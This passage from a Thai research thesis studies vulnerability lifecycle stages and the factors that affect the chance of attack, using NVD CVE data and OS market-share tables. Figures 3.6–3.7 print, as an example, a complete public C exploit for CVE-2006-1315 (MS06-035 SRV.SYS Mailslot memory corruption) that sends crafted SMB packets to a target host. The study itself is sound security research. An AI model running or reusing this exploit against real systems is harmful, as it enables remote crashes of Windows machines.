รูปที่ 3.4 ตัวอย่างคำสั่งเอสคิวแอลที่ใช้ในการคัดกรองรายการจุดอ่อนบนผลิตภัณฑ์เอ็กซ์เซลส์

การคัดกรองจุดอ่อนบนระบบปฏิบัติการวินโดวส์สามารถเขียนเป็นแผนภาพ แสดงดังรูปที่ 3.5 ดังนี้



รูปที่ 3.5 แสดงการคัดกรองจุดอ่อนบนระบบปฏิบัติการวินโดวส์

ทั้งนี้ จำนวนจุดอ่อนทั้งหมดในรายการซีวีอีมีจำนวน ทั้งสิ้น 26,662 รายการ (สืบค้นจากฐานข้อมูลที่ชื่อ National Vulnerability Database (NVD) เป็นข้อมูล ณ วันที่ 6 ตุลาคม 2550) แบ่งเป็นจุดอ่อนที่มีผลกระทบบนระบบปฏิบัติการลินุกซ์ในทุกเวอร์ชั่น จำนวน 1,281 รายการ และจุดอ่อนที่มีผลกระทบบนระบบปฏิบัติการวินโดวส์ จำนวน 1,758 รายการ ดังนั้น จำนวนกลุ่มตัวอย่างจุดอ่อนบนระบบปฏิบัติการลินุกซ์ที่ใช้ในงานวิจัยนี้ คิดเป็น 16.78% จากจำนวนจุดอ่อนทั้งหมดบนระบบปฏิบัติการลินุกซ์ และจำนวนกลุ่มตัวอย่างจุดอ่อนบนระบบปฏิบัติการวินโดวส์ ที่ใช้ในงานวิจัยนี้ คิดเป็น 18.71% จากจำนวนจุดอ่อนทั้งหมดบนระบบปฏิบัติการวินโดวส์

3.3 **ค้นหาค่าวันที่จากแหล่งข้อมูลในขั้นตอนของวัฏจักรชีวิตจุดอ่อนที่คัดเลือก**

ในงานวิจัยนี้สืบค้นค่า “วันที่” ปรากฏเหตุการณ์ในวัฏจักรชีวิตจุดอ่อนและให้คำนิยาม ใน 5 ขั้นตอน คือ ขั้นตอนการค้นพบจุดอ่อน (Discovery) ขั้นตอนการเปิดเผย (Disclosure) ขั้นตอนการสร้างตัวปิดจุดอ่อน (Patch) ขั้นตอนการเผยแพร่ (Publicity) และขั้นตอนการปรากฏชุดคำสั่งเอื้อประโยชน์ (Exploitability) รายละเอียดของค่าวันที่ปรากฏเหตุการณ์ อธิบายได้ดังนี้

3.3.1 **วันที่ค้นพบจุดอ่อน** (Discovery date)

เมื่อมีการค้นพบข้อบกพร่องในผลิตภัณฑ์โดยผู้ประสงค์ดีหรือผู้ประสงค์ร้าย (white hat or black hat) จะถือว่าจุดอ่อนได้ปรากฏขึ้นในระบบแล้ว การค้นหาข้อมูลจะทำการค้นหาจากเว็บไซต์บัญชีจ่าหน้าและเว็บไซต์ของเจ้าของผลิตภัณฑ์ ที่จะมีการตอบรับ (acknowledgement) ผู้ค้นพบไว้ จากนั้นจึงทำการสืบหาเว็บไซต์ที่ระบุถึงการเปิดเผยรายละเอียดของผู้ค้นพบ เพื่อระบุวันที่ค้นพบ

จากการสืบค้นข้อมูล โดยทั่วไปพบว่า ถ้าผู้ค้นพบเป็นผู้ประสงค์ดีที่เป็นผู้วิจัยในห้องปฏิบัติการ อย่างเช่น Secunia [20], Security Focus [21], iDefense Labs [22], eEye Digital Security [23], NEOHAPSIS [24] และ The Zero Day Initiative [28] จะมีการเปิดเผย

รายละเอียดทางเทคนิคของจุดอ่อนที่ค้นพบหลังจากที่เจ้าของผลิตภัณฑ์ได้สร้างตัวปิดจุดอ่อนเผยแพร่ออกมาแล้ว แต่หากเป็นผู้ใช้งานทั่วไปที่ค้นพบจุดอ่อนจะทำการแจ้งรายละเอียดของปัญหาไว้ที่เว็บไซต์บัญชีจ่าหน้า หรือ ประกาศไว้ที่กระดานข่าวของเจ้าของผลิตภัณฑ์ หากเป็นผู้ที่มีความเชี่ยวชาญทางด้านการเขียนชุดคำสั่ง โดยมากมักทำการเปิดเผยรายละเอียด รวมถึงชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติ (exploit code or script) เหล่านั้นไว้ยังเว็บไซต์เฉพาะทาง อย่าง Packetstrom [25] และ Metasploit [26] แต่การค้นพบที่มีผลเสียที่สุด คือ การค้นพบจากผู้ไม่ประสงค์ดี ที่เมื่อค้นพบแล้วจะทำการโจมตีทันทีโดยที่ยังไม่มีใครได้ทันป้องกันตัว ข้อมูลการค้นพบและการเผยแพร่ในลักษณะดังกล่าวจะได้จากเว็บไซต์ที่เป็นแหล่งข่าวชื่อดังอย่าง C|NET BBC news และ CNN เป็นต้น

3.3.2 **วันที่เปิดเผยข้อมูล** (Disclosure date)

เมื่อมีการค้นพบและเปิดเผยรายละเอียดของปัญหาในกลุ่มที่เฉพาะเจาะจง การเปิดเผยนั้นจะถูกเปิดเผยไว้ในเว็บไซต์บัญชีจ่าหน้า หรือ แจ้งรายละเอียดนั้นไปยังเจ้าของผลิตภัณฑ์โดยตรงก็ได้ โดยค่าวันที่เปิดเผยในงานวิจัยนี้จะใช้ข้อมูลจากโอเอสวีดีบี เนื่องจาก มีค่า “วันที่” ในขั้นตอนนี้ครบทุกจุดอ่อนและโอเอสวีดีบี ถือเป็นเว็บไซต์บัญชีจ่าหน้าอีกเว็บไซต์หนึ่ง

3.3.3 **วันที่ตัวปิดจุดอ่อนเผยแพร่** (Patch date)

เมื่อเจ้าของผลิตภัณฑ์สร้างตัวปิดจุดอ่อนและเผยแพร่สู่ผู้ใช้เพื่อแก้ไขปัญหาในจุดอ่อนนั้น ในงานวิจัยนี้สืบค้นค่า “วันที่” นี้จากเว็บไซต์เจ้าของผลิตภัณฑ์ที่เกิดข้อบกพร่องนั้น

3.3.4 **วันที่เผยแพร่** (Publicity date)

จุดอ่อนถูกเผยแพร่ในหลายทาง เรื่องราวในข่าวจะบอกรายละเอียดของปัญหาหรือเป็นเสมือนศูนย์กลางตอบสนองเหตุการณ์ที่รายงานจุดอ่อนที่สำคัญ องค์ประกอบสำคัญในขั้นตอนนี้ คือ จุดอ่อนเป็นที่ทราบกันในวงกว้างและการเปิดเผยข้อมูลไม่สามารถควบคุมได้ [1] จากนิยามการปรากฏเหตุการณ์ในขั้นตอนนี้ เราจึงทำการสืบค้นข้อมูลจากเว็บไซต์ข่าว เช่น C|NET, BBC news, ComputerWorld, eWeek และ CNN เป็นต้น เพื่อค้นหาจุดอ่อนที่มีข่าวการถูกโจมตี ดังนั้นการค้นหาข้อมูลจุดอ่อนที่ถูกโจมตีแบบที่เรียกว่าซีโรเดย์แอทแทค (Zero-Day Attack) ในงานวิจัยนี้ จะได้ค่าวันที่ในเหตุการณ์การค้นพบ (Discovery) และเหตุการณ์การเผยแพร่ (Publicity) เป็นค่าวันที่เดียวกัน

3.3.5 **วันที่ปรากฏชุดคำสั่งเอื้อประโยชน์** (Exploitability date)

วันที่นี้คือเมื่อมีการสร้างชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับหาประโยชน์ และมีการเผยแพร่ชุดคำสั่งเหล่านั้นไว้บนเว็บไซต์ ซึ่งมีทั้งที่เป็นเว็บไซต์เฉพาะทาง เช่น Packetstrom [25], Metasploit [26], Milw0rm [27] หรือ เว็บไซต์ที่เป็นบัญชีจ่าหน้า เช่น NEOHAPSIS [24], SecurityFocus [21] แต่หากเป็นการค้นพบจากผู้ประสงค์ดีแล้วทำการแจ้งไปยังผู้ผลิต เราได้ทำการสืบเสาะไปยังเว็บไซต์ผู้ค้นพบ และนำค่าวันที่ที่ระบุถึงวันที่เปิดเผย ชุดคำสั่งหรือโปรแกรมแบบอัตโนมัตินั้นมา ดังนั้น บางจุดอ่อนจึงมีค่าวันที่ค้นพบและวันที่ปรากฏชุดคำสั่งเอื้อประโยชน์เป็นวันเดียวกัน แต่ไม่ใช่การโจมตีแบบเฉียบพลัน ในที่นี้ขอยกตัวอย่างชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติ ดังรูปที่ 3.6 และ 3.7 ซึ่งเป็นชุดคำสั่งที่เผยแพร่ไว้ที่ http://www.milw0rm.com/exploits/2057 สำหรับจุดอ่อน CVE-2006-1315

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>

/*********************************************************************
Microsoft SRV.SYS Mailslot Ring0 Memory Corruption(MS06-035) Exploit

by cocoruder(frankruder_at_hotmail.com),2006.7.19
page:http://ruder.cdut.net
*********************************************************************/


unsigned char SmbNeg[] =
"\x00\x00\x00\x2f\xff\x53\x4d\x42\x72\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x88\x05\x00\x00\x00\x00\x00\x0c\x00\x02\x4e\x54"
"\x20\x4c\x4d\x20\x30\x2e\x31\x32\x00";

unsigned char Session_Setup_AndX_Request[]=
"\x00\x00\x00\x48\xff\x53\x4d\x42\x73\x00"
"\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\x88\x05\x00\x00\x00\x00\x0d\xff\x00\x00\x00\xff"
"\xff\x02\x00\x88\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x01\x00\x00\x00\x0b\x00\x00\x00\x6e\x74\x00\x70\x79\x73\x6d"
"\x62\x00";

unsigned char TreeConnect_AndX_Request[]=
"\x00\x00\x00\x58\xff\x53\x4d\x42\x75\x00"
"\x00\x00\x00\x18\x07\xc8\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xff\xfe\x00\x08\x00\x03\x04\xff\x00\x58\x00\x08"
"\x00\x01\x00\x2d\x00\x00\x5c\x00\x5c\x00\x31\x00\x37\x00\x32\x00"
"\x2e\x00\x32\x00\x32\x00\x2e\x00\x35\x00\x2e\x00\x34\x00\x36\x00"
"\x5c\x00\x49\x00\x50\x00\x43\x00\x24\x00\x00\x00\x3f\x3f\x3f\x3f"
"\x3f\x00";

unsigned char Trans_Request[]=
"\x00\x00\x00\x56\xff\x53\x4d\x42\x25\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x08\x88\x05\x00\x08\x00\x00\x11\x00\x00\x01\x00\x00"
"\x04\xe0\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x55"
"\x00\x01\x00\x55\x00\x03\x00\x01\x00\x00\x00\x00\x00\x11\x00\x5c"
"\x4d\x41\x49\x4c\x53\x4c\x4f\x54\x5c\x4c\x41\x4e\x4d\x41\x4e\x41";


unsigned char recvbuff[2048];




void neg ( int s )
{
char response[1024];

memset(response,0,sizeof(response));

send(s,(char *)SmbNeg,sizeof(SmbNeg)-1,0);
}

void main(int argc,char **argv)
{
struct sockaddr_in server;
SOCKET sock;
DWORD ret;
WSADATA ws;

WORD userid,treeid;
```

รูปที่ 3.6 ตัวอย่างโปรแกรมแบบอัตโนมัติ สำหรับ CVE-2006-1315

```
WSAStartup(MAKEWORD(2,2),&ws);

sock = socket(AF_INET,SOCK_STREAM,0);
if(sock<=0)
{
return;
}

server.sin_family = AF_INET;
server.sin_addr.s_addr = inet_addr(argv[1]);
server.sin_port = htons((USHORT)atoi(argv[2]));

ret=connect(sock,(struct sockaddr *)&server,sizeof(server));
if (ret==-1)
{
printf("connect error!\n");
return;
}

neg(sock);

recv(sock,(char *)recvbuff,sizeof(recvbuff),0);

ret=send(sock,(char *)Session_Setup_AndX_Request,sizeof(Session_Setup_AndX_Request)-1,0);
if (ret<=0)
{
printf("send Session_Setup_AndX_Request error!\n");
return;
}
recv(sock,(char *)recvbuff,sizeof(recvbuff),0);

userid=*(WORD *)(recvbuff+0x20); //get userid


memcpy(TreeConnect_AndX_Request+0x20,(char *)&userid,2); //update userid


ret=send(sock,(char *)TreeConnect_AndX_Request,sizeof(TreeConnect_AndX_Request)-1,0);
if (ret<=0)
{
printf("send TreeConnect_AndX_Request error!\n");
return;
}
recv(sock,(char *)recvbuff,sizeof(recvbuff),0);

treeid=*(WORD *)(recvbuff+0x1c); //get treeid

memcpy(Trans_Request+0x20,(char *)&userid,2); //update userid
memcpy(Trans_Request+0x1c,(char *)&treeid,2); //update treeid

ret=send(sock,(char *)Trans_Request,sizeof(Trans_Request)-1,0);
if (ret<=0)
{
printf("send Trans_Request error!\n");
return;
}
recv(sock,(char *)recvbuff,sizeof(recvbuff),0);

}

// milw0rm.com [2006-07-21]
```

รูปที่ 3.7 ตัวอย่างโปรแกรมแบบอัตโนมัติ สำหรับ CVE-2006-1315 (ต่อ)

3.4 วิเคราะห์ปัจจัยที่มีผลต่อโอกาสถูกโจมตี

การโจมตีนั้นมีปัจจัยหลายด้านที่มีผลกระทบ ในส่วนนี้เป็นการวิเคราะห์ถึงปัจจัยที่มีผลต่อโอกาสของการถูกโจมตี โดยพบว่า วัฏจักรชีวิตของจุดอ่อนนั้น ในแต่ละขั้นตอนของวัฏจักรมีระยะห่างของเหตุการณ์และมีความสัมพันธ์กับลำดับของการเกิดเหตุการณ์ของวัฏจักรด้วย ซึ่งมีผลกระทบกับการเอื้อประโยชน์ให้กับผู้โจมตีมากน้อยแตกต่างกัน เหตุการณ์สำคัญ 3 ประการ ได้แก่

- เมื่อมีตัวปิดจุดอ่อน ออกมาจากเจ้าของผลิตภัณฑ์ ทำให้แรงจูงใจในการโจมตีลดน้อยลง
- เมื่อมีชุดคำสั่งโจมตีแบบอัตโนมัติ สำหรับโจมตีจุดอ่อนนั้นๆ ออกมาเผยแพร่หรือเป็นที่รู้กันในวงการ ผ่านแหล่งของข้อมูลต่างๆ เช่น การเปิดเผยรายละเอียดของจุดอ่อนบนบัญชีจ่าหน้า ทำให้แรงจูงใจในการโจมตีผ่านจุดอ่อนนี้เพิ่มมากขึ้น เนื่องจากเป็นการอำนวยความสะดวกให้กับผู้โจมตี ทั้งที่เป็นผู้โจมตีที่เป็นนักเล่นสคริปต์ (Script kiddies) และ ระดับสูง (Hacker)
- เมื่อมีการประกาศข้อมูลเกี่ยวกับจุดอ่อน ออกไปสู่สาธารณชนในหลายๆ ช่องทาง ทำให้จำนวนผู้ทราบข้อมูลเกี่ยวกับจุดอ่อนนั้นแตกต่างกัน ขึ้นอยู่กับระดับของความรุนแรงเมื่อถูกโจมตีด้วยจุดอ่อนนั้น เช่น การออกข่าว เมื่อถูกโจมตีด้วยชุดคำสั่งที่มีลักษณะเป็นไวรัสกระจายทั่วไปในอินเทอร์เน็ตและได้รับผลกระทบอย่างรุนแรง หรือ การรับทราบข้อมูลเฉพาะคนในวงการ เป็นต้น

ซึ่งเมื่อมีตัวปิดจุดอ่อนและเมื่อปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติ จะมีความสัมพันธ์กับโอกาสที่ผู้โจมตีจะโจมตีโดยอาศัยจุดอ่อนนี้ ด้วยเหตุผลที่ว่า การที่มีตัวปิดจุดอ่อนออกมาให้กับผู้ใช้งานซอฟต์แวร์นั้นๆ ไม่ได้เป็นการปิดจุดอ่อนที่เกิดขึ้นเพียงอย่างเดียว แต่รวมถึงองค์ความรู้ที่เกี่ยวกับจุดอ่อนนั้นประกาศออกสู่สาธารณชน (Public) ซึ่งแสดงนัยเป็นเชิงบวกทำให้ไปหักล้างกับความอยากโจมตี แม้จะมีเครื่องมือที่อำนวยความสะดวกสำหรับการโจมตีก็ตาม ฉะนั้น ค่าคะแนนของโอกาสที่ระบบจะถูกโจมตีผ่านจุดอ่อนนี้จะลดลง โดยมีความสัมพันธ์กับขั้นตอนในวัฏจักรของเวลาที่ผ่านไป ซึ่งสามารถดูได้จากค่าวันที่ของขั้นตอนในวัฏจักร เทียบกับค่าเวลาในวันที่ปัจจุบัน ซึ่งจะมีผลต่อคะแนนของโอกาสได้

ในงานวิจัยนี้พิจารณาปัจจัยที่มีผลต่อโอกาสที่จะถูกโจมตีผ่านจุดอ่อนหนึ่งและแบ่งระดับของแต่ละปัจจัย โดยปัจจัยที่ใช้ในการพิจารณามี 3 ด้าน คือ ปัจจัยด้านวัฏจักรชีวิต ปัจจัยด้านความนิยมการใช้ซอฟต์แวร์ของผลิตภัณฑ์ และปัจจัยทางด้านเวลา รายละเอียดดังหัวข้อที่ 3.4 - 3.6 ดังนี้

3.5 ปัจจัยด้านวัฏจักรชีวิตจุดอ่อน

การปรากฏของเหตุการณ์ในวัฏจักรชีวิตจุดอ่อนนั้น พบว่า การปรากฏของเหตุการณ์ใน 4 กรณี ได้แก่ การปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติ (Exploitability) การสร้างตัวปิดจุดอ่อนหรือการออกรุ่นใหม่ของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน (Patch) ขั้นตอนการเผยแพร่รายละเอียดจุดอ่อนสู่สาธารณชนเป็นวงกว้าง (Publicity) และการเปิดเผยรายละเอียดของจุดอ่อน (Disclosure) นั้น สามารถจำแนกระดับของเหตุการณ์ได้ดังตารางที่ 3.1

ตารางที่ 3.1 แสดงระดับของการเกิดเหตุการณ์ในวัฏจักรชีวิตของจุดอ่อนที่มีผลกระทบต่อโอกาสที่ระบบจะถูกโจมตี

เหตุการณ์ในวัฏจักรชีวิต	ระดับ	คำอธิบาย
Exploitability	Available	คำสั่งหรือโปรแกรมอยู่ในสถานะพร้อมใช้ (Available) และถูกเผยแพร่ออกสู่สาธารณชน (Published) หรือ ง่ายต่อการนำไปใช้แม้ผู้ใช้มีความรู้ทางเทคนิคที่จำกัด
	Unavailable	คำสั่งหรือโปรแกรมนั้นมีอยู่ แต่ไม่อยู่ในสถานะพร้อมใช้งาน ซึ่งคำสั่งนั้นอาจถูกสร้างจากผู้วิจัยเพื่อทดสอบ แต่ไม่มีการเผยแพร่คำสั่งหรือโปรแกรม
	Unknown	ไม่มีข้อมูลของสถานะของคำสั่งหรือโปรแกรมนั้น
Patch	Available	เจ้าของผลิตภัณฑ์หาวิธีการแก้ไขปัญหาอย่างสมบูรณ์และอยู่ในสถานะพร้อมใช้งาน เช่น การออกตัวปิดจุดอ่อน หรือการออกรุ่นผลิตภัณฑ์ใหม่ เพื่อแก้ไขข้อบกพร่อง และมีการประกาศอย่างเป็นทางการ
	Semi-available	ผู้ผลิตประกาศอย่างเป็นทางการ แต่เป็นการแก้ไขปัญหาแบบชั่วคราว หรือ ต้องการเครื่องมือช่วยเหลือแบบพิเศษ
	Unavailable	ไม่มีวิธีการในการหาทางแก้ไขจุดอ่อน
Publicity	Wide Spread	การประกาศข้อมูลเกี่ยวกับจุดอ่อนนั้นเผยแพร่ออกไปในวงกว้าง โดยเป็นข่าวเหตุการณ์การถูกโจมตีในสื่อที่มีผู้ชมจำนวนมาก เช่น C|NET, CNN, BBC News, ZDNet เป็นต้น
	Official announcement	ผู้ผลิตประกาศข้อมูลเกี่ยวกับจุดอ่อนนั้น ได้แก่ การออกข่าวในเว็บไซต์ประเภท “ข่าว” ในการออกมาเตือนผู้ใช้ให้


เหตุการณ์ในวัฏจักรชีวิต	ระดับ	คำอธิบาย
		ลงตัวปิดจุดอ่อนเนื่องจากมีการโจมตีที่แพร่ระบาดอยู่ในขณะนี้ หรือ ข่าวการออกตัวปิดจุดอ่อน เป็นต้น ทำให้ผู้ทราบข้อมูลจำกัดเฉพาะผู้ใช้งานผลิตภัณฑ์แต่มีจำนวนมากกว่าการประกาศแบบ Specific in special group
	Specific in special group	การประกาศข้อมูลเกี่ยวกับจุดอ่อนทราบกันในกลุ่มเฉพาะทางด้านคอมพิวเตอร์ โดยมากเป็นการเปิดเผยข้อมูลในเบื้องต้นเกี่ยวกับจุดอ่อน ซึ่งได้แก่การประกาศข้อมูลนั้นไว้ในเว็บไซต์บัญชีจ่าหน้า
Disclosure	Detailed technical Information	รายละเอียดทางด้านเทคนิคเกี่ยวกับจุดอ่อนนี้มีการเปิดเผยถึงลักษณะของวิธีการและขั้นตอนการโจมตีผ่านจุดอ่อนนั้นไว้อย่างละเอียด หรือ จุดอ่อนนั้นมีเว็บไซต์อ้างอิง (Reference) มากกว่า 10 แห่ง
	Generic Technical information	มีการเปิดเผยถึงสาเหตุทางเทคนิคทั่วๆ ไปที่เกิดขึ้นในจุดอ่อนนั้น แต่ไม่ระบุรายละเอียด หรือ จุดอ่อนนั้นมีเว็บไซต์อ้างอิง ระหว่าง 4 - 10 แห่ง
	Overview technical information	ปรากฏข้อมูลทางเทคนิคน้อย เป็นเพียงการทราบถึงลักษณะจุดอ่อนอย่างคร่าวๆ เท่านั้น หรือ จุดอ่อนนั้นมีเว็บไซต์อ้างอิง น้อยกว่า 4 แห่ง

หมายเหตุ : เว็บไซต์อ้างอิง เป็นรายการของเว็บไซต์ที่เกี่ยวข้องกับจุดอ่อนนั้น (รายละเอียดดังรูปที่ 2.1 หน้า 5) ซึ่งจำนวนเว็บไซต์ที่ใช้แบ่งระดับของเหตุการณ์เปิดเผยรายละเอียดจุดอ่อน (Disclosure) มาจากการศึกษาถึงเว็บไซต์ที่อ้างอิงไว้ในรายการซีวีอีว่ามีจำนวนเว็บไซต์ที่เหมือนกันในทุกจุดอ่อน ประมาณ 4 เว็บไซต์ ดังนั้น การกำหนดระดับจึงเริ่มต้นที่ 4 รายการ

3.6 ปัจจัยด้านความนิยมของผลิตภัณฑ์

แรงจูงใจด้านหนึ่งที่มีผลกระทบต่อโอกาสที่ระบบจะถูกโจมตี คือ ระดับของความนิยมในการใช้ซอฟต์แวร์ เนื่องจากโดยทั่วไปแล้วผู้โจมตีจะทำการโจมตีโดยอาศัยจุดอ่อนที่เกิดขึ้นในผลิตภัณฑ์ที่มีจำนวนผู้ใช้เป็นจำนวนมาก เพื่อให้การโจมตีนั้นกระทบกับระบบและกระจายตัวเป็นวงกว้างมากกว่า

ความนิยมในการใช้ซอฟต์แวร์นั้นสามารถพิจารณาได้จากส่วนแบ่งตลาดในประเภทของซอฟต์แวร์นั้น งานวิจัยนี้ได้พิจารณาส่วนครองตลาดเป็นรายไตรมาสตั้งแต่ปี 2003 ถึง 2007 ของระบบปฏิบัติการ [18] แสดงดังรูปที่ 3.8



รูปที่ 3.8 แสดงส่วนครองตลาดของระบบปฏิบัติการ

รายละเอียดเชิงตัวเลขของค่าส่วนครองตลาดเป็นไปดังตารางที่ 3.2

ตารางที่ 3.2 แสดงตัวเลขส่วนครองตลาดของระบบปฏิบัติการ

	WinXP	Win2000	Win98	Vista	Win2003	Linux	Mac
Feb-2003	29.10%	41.90%	14.80%	6.60%	0.80%	2.20%	1.80%
May-2003	31.40%	41.00%	13.90%	5.80%	0.70%	2.20%	1.80%
Aug-2003	38.00%	37.90%	12.10%	4.10%	0.50%	2.40%	2.00%
Nov-2003	42.60%	36.30%	10.90%	3.50%	0.40%	2.60%	2.20%
Feb-2004	48.00%	31.10%	9.40%	2.40%	0.40%	2.60%	2.40%
May-2004	51.00%	29.60%	8.20%	2.00%	0.30%	2.90%	2.50%
Aug-2004	55.90%	26.20%	6.40%	1.50%	0.20%	3.10%	2.60%
Nov-2004	59.10%	23.70%	5.60%	1.20%	0.10%	3.10%	2.70%
Feb-2005	63.10%	20.20%	4.70%	0.90%	1.40%	3.20%	3.00%
May-2005	64.50%	19.40%	3.90%	0.80%	1.40%	3.30%	2.90%
Aug-2005	69.20%	15.80%	3.20%	0.50%	1.70%	3.30%	3.10%

	WinXP	Win2000	Win98	Vista	Win2003	Linux	Mac
Nov-2005	71.00%	14.60%	2.70%	0.40%	1.70%	3.30%	3.30%
Feb-2006	73.30%	12.30%	2.10%	0.30%	1.80%	3.40%	3.60%
May-2006	74.20%	10.70%	1.60%	0.20%	2.00%	3.40%	3.60%
Aug-2006	74.40%	10.10%	1.40%	0.30%	2.10%	3.50%	3.60%
Nov-2006	74.90%	8.00%	1.00%	0.30%	1.90%	3.50%	3.60%
Feb-2007	76.10%	7.40%	0.90%	1.20%	1.90%	3.50%	3.80%
May-2007	75.00%	6.50%	0.90%	2.80%	1.90%	3.40%	3.90%
Aug-2007	74.40%	5.70%	0.90%	4.00%	2.00%	3.40%	3.90%
Nov-2007	73.80%	5.10%	1.00%	6.30%	2.00%	3.30%	3.90%
Feb-2008	72.30%	4.00%	1.00%	7.60%	1.80%	3.80%	4.30%

การพิจารณาระดับความนิยมของผลิตภัณฑ์ในจุดอ่อนของงานวิจัยนี้พิจารณาค่าส่วนครองตลาด ณ เวลาปัจจุบันที่พิจารณาจุดอ่อนนั้นว่ามีค่าส่วนครองตลาดในระดับใด สำหรับงานวิจัยนี้ได้ใช้ค่าส่วนครองตลาด ณ เดือนกุมภาพันธ์ ค.ศ.2008 ที่มีสัดส่วนเป็นไปดังรูปที่ 3.9

ระบบปฏิบัติการ	ตัวเลขส่วนครองตลาด
WinXP	72.30%
Win2000	4.00%
Win98	1.00%
Vista	7.60%
Win2003	1.80%
Linux	3.80%
Mac	4.30%

รูปที่ 3.9 แสดงส่วนครองตลาดของระบบปฏิบัติการ ณ เดือนกุมภาพันธ์ 2008

โดยในงานวิจัยนี้ได้แบ่งระดับของความนิยมไว้ 3 ระดับ คือ ระดับความนิยมสูงสุด ระดับความนิยมปานกลาง และระดับความนิยมต่ำสุด โดยแบ่งระดับตามร้อยละของจำนวนผู้ใช้งานผลิตภัณฑ์ที่พิจารณาจากข้อมูลทางสถิติในอดีต รายละเอียดดังตารางที่ 3.3

ตารางที่ 3.3 แสดงระดับของปัจจัยในด้านความนิยมการใช้ซอฟต์แวร์ของผลิตภัณฑ์ที่มีผลกระทบต่อโอกาสที่ระบบจะถูกโจมตี

ปัจจัย	ระดับ	คำอธิบาย
ความนิยมในการใช้ซอฟต์แวร์ (ณ วันที่คำนวณ *POA*)	ระดับความนิยมสูง (High)	สัดส่วนตลาดนั้นมีเป็นจำนวนมาก อยู่ในช่วงระหว่าง 60-100% จากจำนวนผู้ใช้ทั้งหมด
	ระดับความนิยมปานกลาง (Medium)	สัดส่วนตลาดนั้นมีขนาดปานกลาง อยู่ในช่วงระหว่าง 31-59% จากจำนวนผู้ใช้ทั้งหมด
	ระดับความนิยมต่ำ (Low)	สัดส่วนตลาดนั้นมีเป็นจำนวนน้อย อยู่ในช่วงระหว่าง 1-30% จากจำนวนผู้ใช้ทั้งหมด

3.7 ปัจจัยด้านเวลา

ปัจจัยทางด้านเวลาที่มีผลต่อโอกาสถูกโจมตี ในงานวิจัยนี้พิจารณา 3 ช่วงเวลา คือ อายุของจุดอ่อน ช่วงเวลาจากเหตุการณ์การปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติถึงการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน และช่วงเวลาจากเหตุการณ์การเผยแพร่รายละเอียดจุดอ่อนสู่สาธารณชนเป็นวงกว้างถึงการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน ตามรายละเอียดดังนี้

3.7.1 อายุจุดอ่อน

เมื่อจุดอ่อนหนึ่งปรากฏขึ้นมาเป็นเวลานานแล้ว ระดับของความน่าใช้จุดอ่อนนั้นในการโจมตีจะลดลงเมื่อเทียบกับจุดอ่อนใหม่ การนับอายุของจุดอ่อนจะนับจากวันที่ค้นพบจุดอ่อนจนถึง ปัจจุบัน เนื่องจาก เมื่อจุดอ่อนนั้นปรากฏหรือค้นพบมาเป็นเวลานานแล้วสามารถบ่งชี้ได้ว่าผลิตภัณฑ์นั้นล้าสมัย[1] ซึ่งมีความเป็นไปได้สูงว่าจำนวนผู้ใช้น้อยลงมาก เนื่องจาก ผู้ใช้ส่วนใหญ่ได้ดำเนินการปรับปรุงรุ่นของผลิตภัณฑ์ไปสู่รุ่นที่สูงกว่า ตลอดจนความสนใจของผู้โจมตีจะลดน้อยลงตามลำดับ ส่งผลให้โอกาสถูกโจมตีผ่านจุดอ่อนนี้น้อยลง ในทางตรงข้าม ถ้าจุดอ่อนที่มีอายุน้อย คือมีการค้นพบจุดอ่อนนี้เกิดขึ้นไม่นานนัก จะเป็นผลทำให้รายละเอียดที่เกี่ยวกับจุดอ่อนนี้ยังไม่ทราบกันเป็นวงกว้างรวมถึงเจ้าของผลิตภัณฑ์ด้วย 